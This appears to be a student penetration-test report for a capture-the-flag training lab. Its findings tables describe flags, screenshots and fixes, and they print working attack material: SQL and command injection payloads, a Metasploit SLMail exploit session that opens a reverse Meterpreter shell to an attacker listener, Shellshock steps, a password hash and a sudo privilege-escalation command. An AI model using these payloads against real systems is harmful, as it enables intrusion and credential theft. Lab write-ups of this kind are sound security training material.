flag5	Ready	At 3:41 PM every day	11/9/2023 3:41:08 PM
GoogleUpda...	Ready	At 3:41 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.	11/8/2023 4:41:08 PM
GoogleUpda...	Ready	At 3:41 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.	11/8/2023 4:41:08 PM
OneDrive St...	Ready	At 6:00 PM on 5/1/1992 - After triggered, repeat every 1:00:00:00 indefinitely.	11/8/2023 9:25:18 PM
MicrosoftTe...	Ready	At 6:37 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.	11/8/2023 5:37:25 PM
OneDrive Re...	Ready	At 7:41 PM on 10/26/2023 - After triggered, repeat every 1:00:00:00 indefinitely.	11/8/2023 7:41:12 PM

**Challenge**    **3 Solves**

## Flag 5: Common Tasks

**50**

- You just gained access to Win10.
- What task should you consider doing first, in case you lose access to the machine?
- Free Hint:** Consider evaluating unnecessary scheduled tasks.


**View Hint**

54fa8cd5c1354adc9214969d716673f5



**Submit**

You already solved this

Affected Hosts	172.22.117.20
Remediation	Modify account permissions to limit unauthorized access.



Vulnerability 7	Findings
Title	Sensitive Data Exposure - Robot.txt used to block certain urls.
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Low
Description	<p>Access to the robots.txt webpage is not restricted. Robots.txt is used to attempt to block certain urls.</p> 
Images	<p>Challenge      4 Solves      X</p> <h2>Flag 9 30</h2> <p><b>Vulnerability:</b> Sensitive data exposure</p> <p><b>Free Hint:</b> Standard used by websites to communicate with web crawlers and other web robots.</p> <div style="border: 1px solid green; padding: 5px; width: fit-content;">dkkdudfkdy23</div> <div style="border: 1px solid black; padding: 5px; width: fit-content;">Submit</div>
Affected Hosts	192.168.14.35
Remediation	Limit access to the robots.txt file to authorized users only.


Add any additional vulnerabilities below.

Vulnerability 8	Findings
Title	SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Successful exploitation took place when the toolbar intended for the password on the Login.php (first field) page accepted a payload to exploit using the following ("ok" or "1=1- -").
Images	 <p>The screenshot shows a user login form with fields for 'Login' and 'Password'. Below the form, a message says 'Congrats, flag 7 is bcs92sjsk233'. At the bottom, there are buttons for 'Challenge', '3 Solves', and a close button.</p>  <p>The challenge interface for 'Flag 7' (worth 60 points) is shown. It details the vulnerability as 'SQL injection (on the Login.php page)' and provides three buttons: 'View Hint', 'View Hint', and 'Unlock Hint for 20 points'. A text input field contains the flag 'bcs92sjsk233', and a 'Submit' button is visible. A message at the bottom states 'You already solved this'.</p>
Affected Hosts	192.168.14.35
Remediation	Strengthen web application defenses by rejecting direct input and incorporating character escaping to prevent security risks.


Vulnerability 9	Findings
Title	SLMail Exploit
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	<p>Through the strategic use of the windows/pop3/seattlelab_pass exploit within Metasploit, a vulnerability within SLMail's open port 110 was successfully exploited, leading to the establishment of a Meterpreter session with successful outcomes.</p> <pre>msf6 &gt; search SLMail Matching Modules ===== #  Name -   0  exploit/windows/pop3/seattlelab_pass  2003-05-07      great  No   Seattle Lab Mail 5.5 POP3 Buffer Overflow    Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass  msf6 &gt; use 0 [*] No payload configured, defaulting to windows/meterpreter/reverse_tcp msf6 exploit(windows/pop3/seattlelab_pass) &gt; options  [*] Exploit completed, but no session was created. msf6 exploit(windows/pop3/seattlelab_pass) &gt; options  Module options (exploit/windows/pop3/seattlelab_pass): Name  Current Setting  Required  Description RHOSTS  172.22.117.20    yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT   110                yes        The target port (TCP)  Payload options (windows/meterpreter/reverse_tcp): Name  Current Setting  Required  Description EXITFUNC  thread        yes        Exit technique (Accepted: '', seh, thread, process, none) LHOST    172.22.117.100   yes        The listen address (an interface may be specified) LPORT    4444              yes        The listen port  Exploit target: Id  Name -   0  Windows NT/2000/XP/2003 (SLMail 5.5)  msf6 exploit(windows/pop3/seattlelab_pass) &gt; run  [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:65455 ) at 2023-1-06 21:40:29 -0500  meterpreter &gt; cat flag4.txt 822e3434a10440ad9cc086197819b49dmeterpreter &gt;</pre>

Affected Hosts	172.22.117.20
Remediation	Improve security measures by limiting Port 110 access, ceasing the utilization of the SLMail service, and introducing a suitable replacement.

Vulnerability 10	Findings
Title	User's Cracked Password using john hash.txt
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Utilizing credentials taken from the GitHub page, managed to breach the password and obtained entry.
Images	 

	 <pre>root@kali: ~ File Actions Edit View Help GNU nano 5.4                               flag1.txt * trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3Gks4oUC0</pre>
<b>Affected Hosts</b>	Total Rekall web server
<b>Remediation</b>	Implemented measures to deny access by removing any credentials from the GitHub repository.

Vulnerability 11	Findings
<b>Title</b>	Shellshock on Web Server (Port - 80)
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	<b>Critical</b>

<b>Description</b>	<p>Used exploit : Run MSF console, and search exploits that have Shellshock. Run MSF (exploit/multi/http/apache_mod_cgi_bash_env_exec) set target URI (the vulnerable webpage) : /cgi-bin/-shockme.cgi shell. Navigate to /etc/sudoers.d/ for root privileges file.</p>
<b>Images</b>	
<b>Affected Hosts</b>	192.168.13.11
<b>Remediation</b>	<p>Revise the sudoers file to control access for all sudo accounts, impose restrictions on the orarom user's command execution, except when utilizing sudo su to switch to root.</p> <p>orarom ALL = ALL, !/bin/su</p>

Vulnerability 12	Findings
<b>Title</b>	Open Source Exposed Data - open-source intelligence (OSINT)
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	High
<b>Description</b>	Examined the WHOIS data using open-source intelligence (OSINT) on the domain dossier webpage to retrieve sensitive information for totalrekall.xyz.

**Challenge**    **2 Solves**    **X**

# Flag 1

## 10

Use a Dossier open source tool found within <https://osintframework.com/> to find information about the WHOIS domain for the website totalrecall.xyz.

- Look for Flag1.

Submit

```
* Domain Name: totalrecall.xyz
Registry Domain ID: D273189417-CNIC
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: https://www.godaddy.com
Updated Date: 2023-02-03T14:04:18Z
Creation Date: 2022-02-02T19:16:16Z
Registrar Registration Expiration Date: 2024-02-02T23:59:59Z
Registrar: GoDaddy.com, LLC
Registrar IANA ID: 146
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
Domain Status: clientRenewProhibited https://icann.org/epp#clientRenewProhibited
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
Registry Registrant ID: CR534509109
Registrant Name: sshUser alice
Registrant Organization:
Registrant Street: h8s692hskasd Flag1
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Postal Code: 30309
Registrant Country: US
Registrant Phone: +1.7702229999
Registrant Phone Ext:
```

### OSINT Framework

The diagram illustrates the OSINT Framework as a central hub connected to various data sources and tools. The main categories include:


- Whois Records
- Subdomains
- Discovery
- Certificate Search
- PassiveDNS
- Reputation
- Domain Blocklists
- Typoquatting
- Analytics
- URL Expanders
- Change Detection
- Social Analysis
- DNSSEC
- Cloud Resources
- Vulnerabilities
- Tools


Other nodes connected to the framework include:

- Username
- Email Address
- Domain Name
- IP Address
- Images / Videos / Docs
- Social Networks
- Instant Messaging
- People Search Engines
- Dating
- Telephone Numbers
- Public Records
- Business Records
- Transportation
- Geolocation Tools / Maps
- Search Engines
- Forums / Blogs / IRC
- Archives
- Language Translation
- Metadata
- Mobile Emulation
- Terrorism
- Dark Web
- Digital Currency
- Classifieds
- Encoding / Decoding
- Tools
- Malicious File Analysis
- Exploits & Adversaries
- Threat Intelligence
- OnSec
- Documentation

On the right side of the diagram, a list of specific tools is provided:




- Domain Dossier
- domainIQ
- DomainTools Whois
- Domain Big Data
- DomainTechnology
- Whois API
- DNSStuff
- Robtex (R)
- Domaincrawler.com
- MarkMonitor Whois Search
- easyWhois
- Website Informer
- Who.it
- Whois AMPed
- Whois.info
- Domainsdb.info
- IP2WHOIS

	 <p>The screenshot shows the 'Domain Dossier' interface. The search bar contains 'totalrecall.xyz'. Under search options, 'domain whois record' is checked, while 'DNS records', 'traceroute', 'network whois record', and 'service scan' are unchecked. Below the search bar, it says 'user: anonymous [138.91.231.198]' and 'balance: 38 units'. There are 'log in' and 'account info' links. A 'go' button is present. The 'Central Ops.net' logo is in the bottom right corner.</p>
Affected Hosts	totalrecall.xyz
Remediation	Guard against the public exposure of sensitive data and initiate a comprehensive sanitization of WHOIS records to maintain privacy and security.

Vulnerability 13	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	A successful Local File Inclusion (LFI) was performed, resulting in the uploading of a 'php' file via the toolbar situated on the VR Planner page.
Images	 <p>The screenshot shows a red-themed web page with a central message: 'Choose your Adventure by uploading a picture of your dream adventure!'. Below this, there is a file upload form with a 'Browse...' button and a file name 'testphp.php.jpg'. A large blue button labeled 'Upload Your File!' is present. At the bottom, a message states 'Your image has been uploaded here. Congrats, flag 5 is mmssdi73g'.</p>

	<p><b>Flag 5</b> 30</p> <p>In the second field on the Memory-Planner.php page, conduct a local file inclusion (LFI) exploit by loading the file to access this flag.</p> <p><input type="text" value="mmssdi73g"/> <input type="button" value="Submit"/></p>
<b>Affected Hosts</b>	192.168.14.35
<b>Remediation</b>	Safeguard against direct appending of file paths, and if feasible, confine API access to permit inclusion solely from a designated directory and its subdirectories.

Vulnerability 14	Findings
<b>Title</b>	Command Injection
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App
<b>Risk Rating</b>	<b>Critical</b>
<b>Description</b>	<p>Navigation allowed from /Networking.php to 192.168.14.35/disclaimer.php?page=vendors.txt.            Payload to exploit: '<a href="http://www.welcometorecall.com">www.welcometorecall.com</a> &amp;&amp; cat vendors.txt'.</p>
<b>Images</b>	<p>Welcome to Rekall Admin Networking Tools</p> <p>Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt</p> <h3>DNS Check</h3> <p><input type="text" value="www.welcometorecall ; cat vendors.txt"/> <input type="button" value="Lookup"/></p> <p>;; connection timed out; no servers could be reached SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5</p> <p>Congrats, flag 10 is ksdnd99dkas</p> <h3>MX Record Checker</h3>

									
<b>Affected Hosts</b>	192.168.14.35								
<b>Remediation</b>	Prevent the web application from accepting input directly and/or incorporate character escaping measures.								
<b>Vulnerability 15</b>	<p align="center"><b>Findings</b></p> <table border="1" style="width: 100%; border-collapse: collapse;"> <tr> <td style="width: 15%; padding: 5px;"><b>Title</b></td><td>Nessus Scan</td></tr> <tr> <td><b>Type (Web app / Linux OS / Windows OS)</b></td><td>Web App</td></tr> <tr> <td><b>Risk Rating</b></td><td>Critical</td></tr> <tr> <td><b>Description</b></td><td>An Apache Struts vulnerability was uncovered during the Nessus scan.</td></tr> </table> 	<b>Title</b>	Nessus Scan	<b>Type (Web app / Linux OS / Windows OS)</b>	Web App	<b>Risk Rating</b>	Critical	<b>Description</b>	An Apache Struts vulnerability was uncovered during the Nessus scan.
<b>Title</b>	Nessus Scan								
<b>Type (Web app / Linux OS / Windows OS)</b>	Web App								
<b>Risk Rating</b>	Critical								
<b>Description</b>	An Apache Struts vulnerability was uncovered during the Nessus scan.								
<b>Images</b>									

	<p>Challenge      3 Solves      X</p> <h2 style="text-align: center;">Flag 6 20</h2> <ul style="list-style-type: none"> <li>• Run a Nessus scan against the host that ends with .12.</li> <li>• View the details of the one critical vulnerability. The flag is the ID number at the top right of the page.</li> </ul> <div style="border: 1px solid #ccc; padding: 5px; margin-top: 10px;"> <input type="text" value="97610"/> <span style="float: right; border: 1px solid #ccc; padding: 2px 5px; margin-left: 10px;">Submit</span> </div>
<b>Affected Hosts</b>	192.168.13.12
<b>Remediation</b>	Keep Apache regularly updated.

Vulnerability 16	Findings
<b>Title</b>	Privilege Escalation
<b>Type (Web app / Linux OS / Windows OS)</b>	Linux OS
<b>Risk Rating</b>	Critical
<b>Description</b>	Capable of escalating privileges through sshuser Alice SSH into the server using stolen credentials. Run the sudo -u#-1 cat /root/flag12.txt command to obtain the flag.
